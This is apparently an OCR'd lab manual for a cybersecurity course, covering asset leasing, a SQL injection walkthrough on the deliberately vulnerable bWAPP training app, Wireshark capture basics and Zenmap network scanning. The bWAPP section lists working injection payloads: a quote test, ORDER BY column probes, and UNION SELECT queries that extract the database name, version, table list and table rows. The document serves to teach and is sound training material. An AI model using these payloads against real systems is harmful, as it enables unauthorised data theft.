- Go to assets > click on list of assets.
- If you want to edit asset details, click on view option. Click on edit asset. Click on submit.







- Now you can see the changes of your database.




- Now go to Assets. There you can see options like Add an Asset, check out, check in, lease, lease return, dispose, move, reserve . Click on lease and select assets.



- Add the selected asset. Here lease is used to provide requirements for the customers for particular time.




- In left side you see report option, Click on it. There you can see types of reports such as automated, Custom, Asset report, Check-out reports. Under leased report you can analyze the leased done by Customer, by Asset tag, by Due date, by Past date and in a Time frame.




18. Sql Injection Using Bwapp

1.Login to https://bwapp.hakhub.net/login.php in firefox browser.


2. Create a new user and login through it.




3.Choose your bug > SQL Injection(GET/Search) and click on hack.



4.Enter any movie name and click on search (note: while entering movie name use single apostrophe(') on one side) eg: vip'




5. Go to url at the top >https://bwapp.hakhub.net/sqli_1.php?title=vip%27&action=search<Enter SQL queries here >



Enter Following queries:

1. --+ →this used to pass the error.



2. a. order by 3--+
   b. order by 7--+
   c. order by 8--+


These command is used to check the number of columns present in it.

3. UNION SELECT 1,2,3,4,5,6,7--+

This is used to view the columns.


4. UNION SELECT 1,database(),3,4,5,6,7--+
   This is used to show the database name used in it.

5. UNION SELECT 1,version(),3,4,5,6,7--+




This is used to show the database OS version used in it.

6. UNION SELECT 1,2,3,4,table_name,6,7 from information_schema.tables--+




This is used to view different tables of a movie website.

7. UNION SELECT 1,2,3,4,table_name,6,7 from information_schema.tables--+



This command is used to view the following information id,title,realse year character tickets stocks

8. UNION SELECT 1,group_concat(id,title,release_year),3,4,5,6,7 from movies--+



This display movie id, title of movie, release year.

19. Wireshark packet analyzer

- Wireshark is an open-source packet analyzer, which is used for education, analysis, software development, communication protocol development, and network troubleshooting.
- It is used to track the packets so that each one is filtered to meet our specific needs. It iscommonly called as a sniffer, network protocol analyzer, and network analyzer. It is also used by network security engineers to examine security problems.


Packet: A packet is a unit of data which is transmitted over a network between the origin and thedestination. Network packets are small, i.e., maximum 1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets. The data packets in the Wireshark can be viewed online and can be analyzed offline.

- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data.
- It is also useful in VoIP analysis.
- It can also capture raw USB traffic.


Installation of Wireshark Software

Below are the steps to install the Wireshark software on the computer:


- Open the web browser.
- Search for 'Download Wireshark.'
- Select the Windows installer according to your system configuration, either 32-btor 64-bit. Save the program and close the browser.
- Now, open the software, and follow the install instruction by accepting the license.
- The Wireshark is ready for use.
- Once we connected to the network, let's begin by opening the wireshark GUI interface.



- Click the first button on the toolbar, titled "Start capturing packets."
- You can select the menu item Capture > Start.



- During the capture, Wireshark will show you the packets captured in realrtime.



Once you have captured all the packets needed, use the same buttons or menu optionsto stop the capture as you did to begin.


Analyzing data packets on Wireshark: Wireshark shows you three different panes for inspecting packet data. The Packet List,the top pane, lists all the packets in the capture.

20. *NMap* or *Zenmap network scanning*


- The ZENMAP to scan a network, configure scanning profiles, use the advanced topology option, read and compare scanning results, and how to save ZENMAP scanprofiles for future use.
- ZENMAP is a free and open-source graphical front-end for NMAP. ZENMAP usually comes pre-packaged with NMAP but can also be downloaded separately from the official **NMAP website**.

To run your first scan with ZENMAP and visualize the scan output follow these stepsin order:

1. **Target**: here is where you put your target IP or IP range, e.g., 192.168.130.129 asa single target or 192.168.130.120-140 as a multi-target.




2. **Profile**: this field presents us with a drop-down menu where we can select pre- customized NMAP commands for various scans such as Quick scan, Regular scan,Intense scan, etc



3. **Scan**: triggers the scanning process for the target IP(s). Depending on the type of scan you use or how many targets, the scanning process might take a while thoughit is usually fast.


4. **Command**: This field is showing you the NMAP command for the scan you performed above. You can further add NMAP command flags/options in this field to find additional details on a target machine- if needed. The below capture showsthe NMAP command and flags used for the *Intense scan*.




As mentioned before, you can add/remove NMAP parameters/flags and create your own ZENMAP scanning profiles. ***Here*** are more useful guides to help you get startedwith NMAP and 